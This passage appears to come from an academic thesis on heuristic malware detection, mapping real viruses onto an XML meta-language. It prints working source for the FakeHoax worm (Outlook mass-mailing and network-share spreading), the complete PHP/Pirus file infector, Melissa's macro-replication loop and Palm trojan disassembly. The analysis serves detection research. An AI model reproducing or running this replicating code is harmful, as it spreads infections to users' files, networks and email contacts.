Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
```

The code will be copied line by line until an empty line is found.

```
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
```

As long as there are empty lines in front of possible code, delete this lines. By doing this, at least the possibility for parasitic code is decreasing.

```
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
```

When infecting the active document file, a private document handler called „Document_Open“ will be used as the main virus carrier.

```
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
```

As long as a special end marker is not found, the virus copies its information line by line.

```
End If

CYA:
…

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub
```

The payload is based on a text that the virus inserts, if it is active and the trigger condition is true (day within the months equals the minute in the hour). This kind of damage is reversible and would be therefore converted to a “system_weak” MetaMS payload. Again, these human readable texts are the first places to be modified, so that many variants of the W97M/Melissa.A virus use slightly different texts to be added.

A detection of this type of modifications is still realizable by smart checksum based technologies.

3.4 Virus analysis: VBS/FakeHoax.A (VBS/NoWobbler)

Within this section, a quite exceptional malicious code, more precisely a worm, is going to be analysed, which can be seen for various reasons as very interesting and outstanding.

For a variety of reasons (as listed below) the worm is outstanding:

Support for the COM object, which will be created automatically based on the handling of an XML document
Worm is realised in two different programming languages (Visual Basic Script and Java Script)
Social components/attacks

In the following fragments of the worm (actual code in italic style) will be shown:

G=new ActiveXObject("Scripting.FileSystemObject");

A new ActiveX/COM object will be created and instantiated, which operates under the same security rights/level as the user, who started the worm. In this case it is a „Scripting.Filesystem“object, which gives the malicious program access to the file system of the local system. Network drives cannot be reached using this object. Nevertheless, no additional security barriers exist, so that also access to network drives would be rather trivial to reach.

A=G.GetTempName().concat(".WSC");

A name of a new temporary file will be created, which has the postfix „.WSC“. This postfix symbolizes, that this is a file open able by the Windows Scripting Host (WSH). In fact the WSH is starting the dedicated script engine purely based on the file extension (see chapter “3.12.1 Windows Scripting Host” for details).

S=G.CreateTextFile(G.BuildPath(G.GetSpecialFolder(2),A),true);

A file with the previously generated temporary name will be created in the system drawer of Microsoft Windows. No static, predefined information will be used at this place.

S.Write("<?XML version=\"1.0r\n")

The complete malicious code (here presented in a heavily shortened form) from the XML COM object will be saved in the newly created file.

S.Close();

The newly opened file will be closed.

F=GetObject("script:".concat(G.BuildPath(G.GetSpecialFolder(2),A)));
F.AttachmentFile=G.BuildPath(G.GetSpecialFolder(2),"WOBBLER.TXT.JSE");
F.TextFile=G.BuildPath(G.GetSpecialFolder(2),"WOBBLER.TXT");
F.WormFile=WScript.ScriptFullName;

The newly created file will be accesses as a XML object and several internal valuable parameters will be set.

F.OutlookSpreading(100,"Fw: important","> Thought you might be interested in this message, read the attachment for more information.");

Besides the ordinary parameter set operations, at this point the mass mailing functionality will be activated, which is placed within the XML object. By calling the functionality from the object context, the mechanisms to follow the program flow have to take care of the object instantiation. Otherwise, no access to the mass mailing routine is visible and the code could be expected to be dead remnants.

F.NetworkSpreading("WOBBLER.TXT.JSE");

Comparable to the previous function call, the functionality to spread via open network shares will be activated now.

F.DelTempFiles();

All suspicious temporary files will be deleted within the called function.

G.DeleteFile(G.BuildPath(G.GetSpecialFolder(2),A),true);

The newly created object will be deleted. The same routine, now realised in Visual Basic Script, looks like the following code as shown below.

As the code is functional equivalent to the previous, detailed described JavaScript implementation, it is not necessary to describe this form of implementation in detail.

The VBS/FakeHoax.A malicious code programmed in Visual Basic Script looks like this:

```
Set G=CreateObject("Scripting.FileSystemObject")
A=G.GetTempName&".WSC"
Set S=G.CreateTextFile(G.BuildPath(G.GetSpecialFolder(2),A),True)
O=Chr(13)&Chr(10)
S.Write "<?XML version=""1.0"&O
S.Close
Set F=GetObject("script:"&G.BuildPath(G.GetSpecialFolder(2),A))
F.AttachmentFile=G.BuildPath(G.GetSpecialFolder(2),"WOBBLER.TXT.VBE")
F.TextFile=G.BuildPath(G.GetSpecialFolder(2),"WOBBLER.TXT")
F.WormFile=WScript.ScriptFullName
F.ShowText """"&O
F.OutlookSpreading 100,"Fw: important","> Thought you might be interested in this message, read the attachment for more information."
F.NetworkSpreading "WOBBLER.TXT.VBE"
F.DelTempFiles
G.DeleteFile G.BuildPath(G.GetSpecialFolder(2),A),True
```

At this place, the newly created files will be inspected in detail. The files actually containing malicious codes are the most interesting files.

```
<?XML version="1.0"?>
<component>
  <comment>
    NETWORK/OUTLOOK.FakeHoax
  </comment>
  <public>
```

In the following area, the public accessible variables and functions are declared. This declaration explicitly contains parameters, if existing.

```
  <property name="AttachmentFile"/>
  <property name="TextFile"/>
  <property name="WormFile"/>
  <method name="DelTempFiles"/>
  <method name="NetworkSpreading">
    <parameter name="FileName"/>
  </method>
  <method name="OutlookSpreading">
    <parameter name="Body"/>
    <parameter name="MaxAmount"/>
    <parameter name="Subject"/>
  </method>
  <method name="ShowText">
    <parameter name="Content"/>
  </method>
 </public>
```

Following this generic definition of all public accessible variables and functions, the implementation/definition of all methods is presented right now. The first routine is responsible for the deletion of all files, which will be temporary created by the worm.

```
 <script language="VBScript">
```

This line declares that the utilized programming language is Visual Basic Script. This header declaration is not providing any information about the minimal required revision of Visual Basic Script.

```
 <![CDATA[
```

The marker „CDATA“ declares, that the following code will be not parsed from the XML engine and will be directly transferred to the Windows Scripting Host (WSH), which then starts the Visual Basic Script engine.

If the marker “PCDATA” would have been set at this place, the XML parser would try to interpret the Visual Basic Script source code and would fail obviously.

```
  Sub DelTempFiles
    On Error Resume Next
    Set FSO = CreateObject("Scripting.FileSystemObject")
    If FSO.FileExists(AttachmentFile) Then FSO.DeleteFile AttachmentFile, True
    If FSO.FileExists(TextFile) Then FSO.DeleteFile TextFile, True
    Set FSO = Nothing
  End Sub
  Sub NetworkSpreading(FileName)
    On Error Resume Next
    Set Network = CreateObject("WScript.Network")
    Set Shares = Network.EnumNetworkDrives
```

```
    If Shares.Count > 0 Then
      Set FSO = CreateObject("Scripting.FileSystemObject")
      For Counter1 = 0 To Shares.Count - 1
        If Shares.Item(Counter1) <> "" Then FSO.CopyFile WormFile,
FSO.BuildPath(Shares.Item(Counter1), FileName)
      Next
      Set FSO = Nothing
    End If
    Set Shares = Nothing
    Set Network = Nothing
  End Sub
```

The following routine is responsible for the spreading of the malicious code using Microsoft Outlook (97, 98, 200x). Typical codes as already found in various other mass mailing viruses will be used and should therefore present no problem for heuristic scanning approaches.

```
  Sub OutlookSpreading(MaxAmount, Subject, Body)
    On Error Resume Next
    Set FSO = CreateObject("Scripting.FileSystemObject")
```

A new ActiveX object will be created and instantiated, which enables to access the local file system. The access is restricted to the rights of the current user.

```
    FSO.CopyFile WormFile, AttachmentFile
```

The complete malicious code/the complete file will be copied. MetaMS analyzers will detect this operation paired with a pending ".sent" operation as a MetaMS "copy" operation from "file" source to "mail" destination. The filename of the destination is described by the variable called "AttachmentFile".

```
    Set FSO = Nothing
    Outlook = ""
    Set Outlook = CreateObject("Outlook.Application")
```

Following the previously described creation of an ActiveX object, now an „Outlook.Application" object is created. Again, this object is widely used by malicious code to create mass mailing functionality. As the functionality is not protected by additional authentication methods, it is obviously that also the following generations of malicious codes will use it. Although we have seen a new trend in binary based mass mailing routines, which is based on first viruses trying to implement simple SMTP engines to be independent from Outlook (W32/Magistr, see [MAGISTR]) and therefore avoid detection by modern behavior blocking systems as the McAfee VirusScan 6.0 product.

```
    If Outlook <> "" Then
      Set MAPI = Outlook.GetNameSpace("MAPI")
```

Within this fragment the Visual Basic Script code requests a pointer to the system wide MAPI ("mail API") object. This object is needed to access mailing lists.

```
      For Each List In MAPI.AddressLists
        If List.AddressEntries.Count > 0 Then
          Set Email1 = Outlook.CreateItem(0)
```

The previous lines of code generate a new mail item. For now, the new mail object can be seen as empty data container.

```
If List.AddressEntries.Count > MaxAmount Then
  Dim Address()
  ReDim Address(MaxAmount - 1)
  For Counter1 = 0 To MaxAmount - 1
    Address(Counter1) = Int(List.AddressEntries.Count * Rnd)
  Next
  For Counter1 = 0 To MaxAmount - 1
    For Counter2 = Counter1 + 1 To MaxAmount - 1
      If Address(Counter1) = Address(Counter2) And Address(Counter1) <> -1 Then
          Address(Counter2) = -1
    Next
  Next
  For Counter1 = 0 To MaxAmount - 1
    If Address(Counter1) = -1 Then Address(Counter1) = Int(List.AddressEntries.Count * Rnd)
  Next
  For Counter1 = 0 To MaxAmount - 1
    For Counter2 = Counter1 + 1 To MaxAmount - 1
      If Address(Counter1) = Address(Counter2) And Address(Counter1) <> -1 Then
                Address(Counter2) = -1
    Next
  Next
  For Counter1 = 0 To MaxAmount - 1
    If Address(Counter1) <> -1 Then
      Set Entry = List.AddressEntries(Address(Counter1))
      If Counter1 = 0 Then Addresses = Entry.Address Else Addresses = Addresses & "; " &
          Entry.Address
```

Depending of the already worked through addresses, the variable describing the target address field for the email replication will be constructed.

```
      Set Entry = Nothing
    End If
  Next
Else
  For Counter1 = 1 To List.AddressEntries.Count
    Set Entry = List.AddressEntries(Counter1)
    If Counter1 = 1 Then Addresses = Entry.Address Else Addresses = Addresses & "; " &
          Entry.Address
    Set Entry = Nothing
  Next
End If
```

The following block fills the previously empty address field and makes sure, that the mail will be deleted after it has been sent.

```
Email1.BCC = Addresses
Email1.Subject = Subject
Email1.Body = Body
Email1.Attachments.Add AttachmentFile
Email1.DeleteAfterSubmit = True
```

```
        Email1.Send
        Set Email1 = Nothing
        Randomize
        If Int(5 * Rnd) = 0 Then
          Set Email2 = Outlook.CreateItem(0)
          Email2.BCC = Addresses
          Email2.Subject = "Alma"
          Email2.Body = "No."
          Email2.DeleteAfterSubmit = True
          Email2.Send
          Set Email2 = Nothing
        End If
      End If
    Next
    Set MAPI = Nothing
    Set Outlook = Nothing
  End If
End Sub
```

The routine as shown below is responsible for hiding the malicious operations previously performed. It is started as the last routine in the execution stack, after all other routines have been started. It creates a new file on the hard drive, saves certain text content in it and "executes" this file. This execution forces the Microsoft Windows operating system to open the program, which is assigned/connected to the ".txt" file type and as a result shows a message. This message actually is a silly hoax, which is spread in the internet forums since late 1999.

```
Sub ShowText(Content)
  On Error Resume Next
  Set FSO = CreateObject("Scripting.FileSystemObject")
  Set File = FSO.CreateTextFile(TextFile, True)
  File.Write(Content)
  File.Close
```

Having reached this point, the fake file has been written to disk.

```
  Set File = Nothing
  Set FSO = Nothing
  Set WSHShell = CreateObject("WScript.Shell")
  WSHShell.Run(TextFile)
```

Now the fake text has been shown based on the assigned viewer.

```
  Set WSHShell = Nothing
```

The code sets the pointer to null. This is actually needed for some high level languages to improve the work of garbage collectors. At this point, this operation is not necessary for malicious functionality.

```
End Sub
]]>
</script>
</component>
```

The worm never became the status of being in the wild (according to the WildList organization, URL: www.wildlist.org), nevertheless shows the potential of scripting environments and script based object

definitions. Relying on a Meta language approach it is possible to detect both forms/variants of the worm using the same set of rules.

3.5 Virus analysis: Palm/Liberty.A

Malicious binary code will be also analysed in context of this thesis, as it should be shown that the MetaMS language can also produce valid results, when working with binary malicious codes.

The PalmOS\Liberty trojan appeared in September 2000 and was hyped as the first virus for the PalmOS platform. Definitely, it is the first malicious code appeared for the PalmOS platform, but actually, the PalmOS\Phage is the first virus for the Palm OS platform.

The functionality/implementation of this virus has been tested with Palm OS version 4. Palm OS 5 is expected to be shipped using a new processor architecture (ARM based processors) in the middle of 2002.

PalmOS\Liberty.A was spread labelled as a crack for the famous Gameboy Emulator Liberty 1.1 via various newsgroups and IRC26 channels. The file itself is 2663 bytes long and only contains the payload. No parts of a hidden "crack" or non-malicious program code exist in the complete program. Concluding it can be seen as a typical trojan.

After the PalmOS\Liberty Trojan receives control, it will initiate a search for databases of type "appl", which represent applications (MetaMS would represent this loop as "schleife" operation with a "getfilesystementry" trigger). As long as databases of such type are found, these databases will be deleted using the "DmDeleteDatabase" function. This payload can be rated in the context of the meta language MetaMS as a payload type "system_strong".

If no more databases of type "appl" are found, the malicious code resets the system (by calling the "SysReset()" function). This payload can be rated in the context of the Meta language MetaMS as a payload type "system_weak".

The trojan is written straight forward in assembly language[27] and can be detected easily using scan strings, checksums and heuristics.

26 IRC = Internet Relay Chat

27 typical signs of compiled code like linking of memory to the stack area are missing

The icon for the completely installed PalmOS\Liberty trojan looks like this:

Figure 12: Icon for Palm\Liberty.A

The manually created MetaMS representation of the PalmOS/Liberty.A trojan horse is presented below.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "C:\Docs\xml\metams.dtd">
<code filename="d:\virus\palm\liberty\a\warez.prc">
        <body id="0" body-start="" body-end="512"/>
        <process id="" type="default" body_id=""/>
        <body id="1" body-start="156" body-end="512">
                <variable name="d0" position="200" type="file" encrypted="no">
                        <value>ML_FSEARCHRES</value>
                </variable>
                <trigger position="204" body_entry="yes" type="getfilesystementry" id="0"
                        body_id="0"></trigger>
                <condition position="204" id="0">
                        <trigger_id>0</trigger_id>
                </condition>
                <schleife position="205" id="0" trigger_id="0" endpoint="253"
                        endless="false"></schleife>
                <payload id="1">
                        <positiondescription>
                                <position>254</position>
                        </positiondescription>
                        <payload_type type="system_weak"></payload_type>
                </payload>

        </body>
        <body id="2" body-start="205" body-end="253">
                <payload id="0">
                        <positiondescription>
                                <position>216</position>
                        </positiondescription>
                        <payload_type type="system_strong"></payload_type>
                        <dependencyVariable>d0</dependencyVariable>
                </payload>
                <variable name="d0" position="242" type="file" encrypted="no">
                        <value>ML_FSEARCHRES</value>
                </variable>
```

```
        </body>
</code>
```

The conversion as listed above shows an interesting MetaMS construction based on a MetaMS "condition" element and a MetaMS "schleife" element. The body with id „2"will be entered using a condition element (actually the first file matching the requirements has been found) and the body itself represents the body of the loop construction. The loop is responsible for selecting the next targets of the file-based payload.

The code actually looks like this, whereby the lines with the content „systrap DmGetNextDatabaseByTypeCreator()" represent the target search operation.

```
code0001:000000C4              systrap DmGetNextDatabaseByTypeCreator()
code0001:000000C8              lea     $18(sp),sp
code0001:000000CC              tst.w   d0
code0001:000000CE              bne.s   loc_0_FE
code0001:000000D0
code0001:000000D0 loc_0_D0:
code0001:000000D0               move.l  var_26+2(a6),-(sp)
code0001:000000D4               move.w  var_26(a6),-(sp)
code0001:000000D8               systrap DmDeleteDatabase()
code0001:000000DC               pea     var_26+2(a6)
code0001:000000E0               pea     var_26(a6)
code0001:000000E4               clr.b   -(sp)
code0001:000000E6               clr.l   -(sp)
code0001:000000E8               move.l  #$6170706C,-(sp)
code0001:000000EE               move.l  d3,-(sp)
code0001:000000F0               clr.b   -(sp)
code0001:000000F2               systrap DmGetNextDatabaseByTypeCreator()
code0001:000000F6               lea     $4A+var_2C(sp),sp
code0001:000000FA               tst.w   d0
code0001:000000FC               beq.s   loc_0_D0
```

Comparing the above shown MetaMS output with the output as shown in the PHP\Pirus.A analysis (see chapter "3.7 Virus analysis: PHP\Pirus.A") shows significant similarities in the area of selecting possible targets. The general description of this functionality therefore appears to be possible. Nevertheless, the payloads are completely different, but the general constructs can be identified easily.

3.6 Virus analysis: Palm/Phage.963

The Palm\Phage.963 malicious code is a simple direct action virus. In contrast to the Palm OS\Liberty.A trojan the Palm\Phage.963 virus is a real recursively replicating virus, although pretty simple programmed.

The virus consists of three resources:

1. “code” resource with id 0
2. “code” resource with id 1
3. “data” resource with id 0

The Palm\Phage.963 virus first allocates memory for these resources and then reads in all these three resources. All resources are handled dynamically in own memory areas without the usage of static sizes and values.

As a next step, the virus searches for files of type “appl” and tries to copy its code in the corresponding resources. The virus continues this process as long as it detects matching files. The mentioned copy process is a typical overwriting process, so that the originally existing resources will be totally overwritten. First, the virus resizes the resources to match the size of the viral resources and then copies its content in the original resources. Infected files will be only able to run the virus, the original host code is in parts still existing, but not functional anymore. By performing the infection following the described way, the virus does not have to deal with changes of the entry point.

A repair routine for this type of malicious code is not possible. Scan strings, heuristics and checksums can detect the virus. A disassembly of this virus can be found in the appendix (chapter “9.14”).

The replication functionality of this virus has been tested with Palm OS version 4. Palm OS 5 is expected to be shipped using a new processor architecture in the middle of 2002. Consequently, Palm OS 5 will contain a CPU emulator to stay compatible to older applications. The replication/functionality testing of this malicious code against PalmOS 5 is not covered within this thesis.

Below the manually created MetaMS representation can be found. The MetaMS representation indicates that the utilization of Meta languages referring to binary languages can result in an enormous overhead:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "C:\Docs\xml\metams.dtd">
<code filename="d:\virus\palm\phage\a\code.prc">
        <body id="0" body-start="0" body-end="1024"/>
        <process id="" type="default" body_id=""/>
        <body id="1" body-start="0xbe" body-end="0x124">
                <description>Temp2Resource function</description>
                <read position="0xd6" handle="none" buffer="ML_MEMORY_ASM"
                        length="complete" offset="0"></read>
                <copy id="0" from="database" to="memory" overwrite="no"
                        create="no">
                        <position>0xd6</position>
                </copy>
                <copy id="1" from="memory" to="database" overwrite="yes"
                        create="no">
                        <position>0x10a          </position>
```

```
        </copy>
    </body>
    <body id="2" body-start="0x136" body-end="0x1a8">
        <description>Resource2Temp function</description>
        <read position="0x146" handle="none" buffer="ML_MEMORY_ASM"
            length="complete" offset="0"></read>
        <copy id="0" from="database" to="memory" overwrite="no"
            create="no">
            <position>0x146</position>
        </copy>
        <copy id="1" from="memory" to="memory" overwrite="no"
            create="no">
            <position>0x188</position>
        </copy>
    </body>
    <body id="3" body-start="0x1ba" body-end="0x292">
        <description>Findvictim</description>
        <trigger position="0x1ee" body_entry="unknown"
            type="getfilesystementry" id="1" body_id="3"></trigger>
        <condition position="0x1f8" id="1">
            <trigger_id>1</trigger_id>
        </condition>
        <exit position="0x1f8">
            <description></description>
            <walkto>
                <position>0x284</position>
            </walkto>
        </exit>
        <trigger position="0x224" body_entry="unknown"
            type="fileattribute" id="2" body_id="3"></trigger>
        <condition position="0x228" id="1">
            <trigger_id>2</trigger_id>
        </condition>
        <exit position="0x228">
            <description></description>
            <walkto>
                <position>0x284</position>
            </walkto>
        </exit>
    </body>
    <body id="4" body-start="0x230" body-end="0x292">
        <description>InnerSearchLoop</description>
        <variable name="D3" position="0x246" type="string"
            encrypted="no">
            <value>ML_FSEARCHRES</value>
        </variable>
        <trigger position="0x250" body_entry="unknown"
            type="fileattribute" id="08" body_id="4"></trigger>
        <condition position="0x250" id="8">
            <trigger_id>8</trigger_id>
        </condition>
        <exit position="0x250">
            <description>Checks for an additional available
            file</description>
```

```
                <walkto>
                        <position>0x284</position>
                </walkto>
        </exit>
        <trigger position="0x276" body_entry="unknown" type="runtime"
                id="09" body_id="4"></trigger>
        <condition position="0x27e" id="9">
                <trigger_id>9</trigger_id>
        </condition>
        <exit position="0x27e">
                <description>Checks for an additional available
                        file</description>
                <walkto>
                        <position>0x284</position>
                </walkto>
        </exit>


</body>
<body id="5" body-start="0x284" body-end="0x292">
        <description>endOfinnerSearchLoop</description>
        <trigger position="0x284" body_entry="unknown" type="runtime"
                id="10" body_id="5"></trigger>
        <condition position="0x288" id="10">
                <trigger_id>10</trigger_id>
        </condition>
        <exit position="0x288">
                <description>Checks for an end condition</description>
                <walkto>
                        <position>0x230</position>
                </walkto>
        </exit>
</body>
<body id="6" body-start="0x2a2" body-end="0x396">
        <description>PhageMain</description>
        <open position="2C2" name="ML_OWNFILE" handle="A0"
                newfile="false"></open>
        <trigger position="0x2ce" body_entry="unknown" type="runtime"
                id="11" body_id="6"></trigger>
        <condition position="0x2ce" id="11">
                <trigger_id>11</trigger_id>
        </condition>
        <exit position="0x2ce">
                <description></description>
                <walkto>
                        <position>0x308</position>
                </walkto>
        </exit>

        <exit position="0x2d8">
                <description>Jump to "Resource2Temp</description>
                <walkto>
                        <position>0x136</position>
                </walkto>
```

```
		</exit>
		<exit position="0x2e8">
			<description>Jump to "Resource2Temp</description>
			<walkto>
				<position>0x136</position>
			</walkto>
		</exit>
		<exit position="0x2f6">
			<description>Jump to "Resource2Temp</description>
			<walkto>
				<position>0x136</position>
			</walkto>
		</exit>
		<exit position="0x306">
			<description>Jump to continuevirus</description>
			<walkto>
				<position>0x35a</position>
			</walkto>
		</exit>
		<exit position="0x308">
			<description>Jump to exitRoutine</description>
			<walkto>
				<position>0x390</position>
			</walkto>
		</exit>
	</body>
	<body id="7" body-start="0x30c" body-end="0x396">
		<description>Overwrite code function</description>
		<open position="0x318" name="unknown" handle="A0"
			newfile="false"></open>
		<exit position="0x32e">
			<description>Jump to Temp2Resource</description>
			<walkto>
				<body_id>1</body_id>
			</walkto>
		</exit>
		<exit position="0x33e">
			<description>Jump to Temp2Resource</description>
			<walkto>
				<body_id>1</body_id>
			</walkto>
		</exit>
		<exit position="0x34c">
			<description>Jump to Temp2Resource</description>
			<walkto>
				<body_id>1</body_id>
			</walkto>
		</exit>
		<exit position="0x362">
			<description>Jump to findvictim</description>
			<walkto>
				<position>0x1ba</position>
			</walkto>
		</exit>
```

```
                <trigger position="0x366" body_entry="unknown" type="runtime"
                        id="12" body_id="7"></trigger>
                <condition position="0x366" id="12">
                        <trigger_id>12</trigger_id>
                </condition>
                <exit position="0x36a">
                        <description>Jump to overwrite code</description>
                        <walkto>
                                <position>0x30c</position>
                        </walkto>
                </exit>
                <trigger position="0x36c" body_entry="unknown" type="runtime"
                        id="13" body_id="7"></trigger>
                <condition position="0x36c" id="13">
                        <trigger_id>13</trigger_id>
                </condition>
                <exit position="0x36e">
                        <description>Jump to exitOuterSearchLoop</description>
                        <walkto>
                                <position>0x378</position>
                        </walkto>
                </exit>
        </body>

</code>
```

3.7 Virus analysis: PHP/Pirus.A

The PHP/Pirus.A virus is a very first example of a malicious code developed in the PHP programming language (the virus is able to work with version 3 and 4 of this language). PHP/Pirus.A can only replicate on "local" directories (which can be also a network share/drive) and contains no elements, which would make a classification as worm (see [VBON98]) suitable. It has been declared as a proof-of-concept virus for the PHP platform.

The corresponding source code of the worm looks as shown below (original infection file first found/published in the infamous 29a[28] magazine):

```
01 <?php
02 $handle=opendir('.');
03 while ($file = readdir($handle))
04 {
05   $infected=true;
06   $executable=false;
07
08   if ( ($executable = strstr ($file, '.php')) ||
09        ($executable = strstr ($file, '.htm')) || ($executable = strstr ($file, '.php')) )
10   if ( is_file($file) && is_writeable($file) )
11        {
12                $host = fopen($file, "r");
13                $contents = fread ($host, filesize ($file));
14                $sig = strstr ($contents, 'pirus.php');
15                if(!$sig) $infected=false;
16        }
17        //infect
18        if (($infected==false))
19        {
20                $host = fopen($file, "a");
21                fputs($host,"<?php ");
22                fputs($host,"include(\"");
23                fputs($host,__FILE__);
24                fputs($host,"\"); ");
25                fputs($host,"?>");
26                fclose($host);
27                return;
28        }
29}
30closedir($handle);
?>
```

The basic functionality of PHP\Pirus.A is comparable to the first malicious codes developed in the Visual Basic Script language besides the fact, that PHP\Pirus.A is only copying the activation routine into an "infected" file and not the complete code. Similar activation routines can be also implemented in Visual Basic Script, although no malicious code used this technique up to the beginning of the year 2002.

---

28 29A is one the world most respected virus writing groups. Homepage can be found at www.coderz.net/pages/29a/. The name 29A has been chosen, because 29A is the hexadecimal representation of the mystic number 666. The number 666 is often referred to as the devil's number.

In the current directory (this can be both, a local directory or a network drive) the virus searches for all files matching a special search criteria. This criteria is, that the files must be writeable and the file extension must be „*.htm“ or „*.php“.

These files first will be checked for a possible infection of the virus by searching for the string „pirus.php“ within the file. If this marker is not found, the virus tries to infect the currently addressed file.

The replication process itself is (quite) simple. Actually, the virus does not replicate all its code, but inserts some lines of code, which call the original infected file. The newly inserted lines will be located in the first lines of the attacked/targeted file.

Based on the partial replication, the virus can be deactivated by simply deleting the one and only single copy of the complete virus body.

The malicious code cannot be transferred to a client by accessing an infected HTML page on a server, as the PHP language is a typical server language. The client will only receive plain HTML code by accessing an PHP\Pirus.A infected web server.

Nevertheless PHP also offers interesting functionality to make PHP an interesting desktop scripting language (see chapter “3.12.7 PHP” for details).

The complete MetaMS representation (created using the expert system as described in chapter “6. Detailed concept and development of an advanced heuristic engine”) is presented in the following:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code>
	<body id="0" body-start="0" body-end="30">
		<variable name="$file" position="3" type="default"
		encrypted="no">
			<value>ML_FSEARCHRES</value>
		</variable>
		<variable name="$handle" position="2" type="default"
			encrypted="no">
			<value>ML_FOLDERPTR</value>
		</variable>
		<trigger position="3" body_entry="yes"
		type="getfilesystementry" id="0" body_id="0">
		</trigger>
		<schleife position="3" id="1" trigger_id="0" endpoint="0"
			endless="false">
		</schleife>
	</body>
	<process id="" type="default" body_id=""/>
	<body id="1" body-start="4" body-end="30">
		<variable name="$executable" position="6" type="default"
			encrypted="no">
			<value>false;</value>
		</variable>
		<variable name="$infected" position="5" type="default"
```

```
                encrypted="no">
                <value>true;</value>
        </variable>
        <trigger position="8" body_entry="yes" type="filecheck" id="1"
        body_id="1">
        </trigger>
        <condition position="8" id="0">
                <trigger_id>1</trigger_id>
        </condition>
</body>
<body id="2" body-start="9" body-end="29">
        <variable name="($executable" position="9" type="default"
        encrypted="no">
                <value></value>
        </variable>
        <trigger position="18" body_entry="yes" type="runtime" id="4"
        body_id="2">
        </trigger>
        <trigger position="10" body_entry="yes" type="filecheck" id="2"
        body_id="2">
        </trigger>
        <condition position="18" id="3">
                <trigger_id>4</trigger_id>
        </condition>
        <condition position="10" id="1">
                <trigger_id>2</trigger_id>
        </condition>
</body>
<body id="3" body-start="11" body-end="16">
        <variable name="$sig" position="14" type="default"
                encrypted="no">
                <value>ML_MARKERCHK</value>
        </variable>
        <variable name="$host" position="12" type="default"
                encrypted="no">
                <value>ML_FILEHANDLE</value>
        </variable>
        <variable name="$contents" position="13" type="default"
                encrypted="no">
                <value>ML_BODY</value>
        </variable>
        <copy id="0" from="file" to="string" overwrite="unknown"
                create="unknown">
                <position>13</position>
                <destinationparam>$contents</destinationparam>
        </copy>
        <open position="12" name="$file" handle="$host"
                newfile="false">
        </open>
        <trigger position="15" body_entry="yes" type="infectioncheck"
                id="3" body_id="3">
        </trigger>
        <condition position="15" id="2">
                <trigger_id>3</trigger_id>
```

```
                </condition>
                <read position="13" handle="$host" buffer="$contents"
                        length="complete" offset="0">
                </read>
        </body>
        <body id="4" body-start="19" body-end="28">
                <variable name="$host" position="20" type="default"
                encrypted="no">
                        <value>ML_FILEHANDLE</value>
                </variable>
                <copy id="0" from="string" to="file" overwrite="unknown"
                create="unknown">
                        <position>21</position>
                        <destinationparam>$host</destinationparam>
                </copy>
                <copy id="1" from="string" to="file" overwrite="unknown"
                create="unknown">
                        <position>22</position>
                        <destinationparam>$host</destinationparam>
                </copy>
                <copy id="2" from="string" to="file" overwrite="unknown"
                        create="unknown">
                        <position>23</position>
                        <destinationparam>$host</destinationparam>
                </copy>
                <copy id="3" from="string" to="file" overwrite="unknown"
                        create="unknown">
                        <position>24</position>
                        <destinationparam>$host</destinationparam>
                </copy>
                <copy id="4" from="string" to="file" overwrite="unknown"
                        create="unknown">
                        <position>25</position>
                        <destinationparam>$host</destinationparam>
                </copy>
                <open position="20" name="$file" handle="$host"
                        newfile="false">
                </open>
        </body>
</code>
```

It can be seen, how clear the separation between the single MetaMS bodies actually is calculated/defined and actually performed using the MetaMS PHP plug-in. In a later chapter, the transformation of malicious code from MetaMS code into Visual Basic Script code is shown.

Meanwhile a couple of other malicious codes written in the programming language PHP have been appeared (actually still less than ten). As all these malicious code follow nearly the same schema as presented here, the PHP/Pirus.A can be seen as the prototype for all the other codes. None of the malicious codes uses advanced techniques like mass mailing for external mail programs or even the build in SMTP system from PHP.

The „Figure 13 : Program flow of PHP/Pirus.A“ shows the program flow of the PHP/Pirus.A virus with some additional information needed in the context of the MetaMS language.

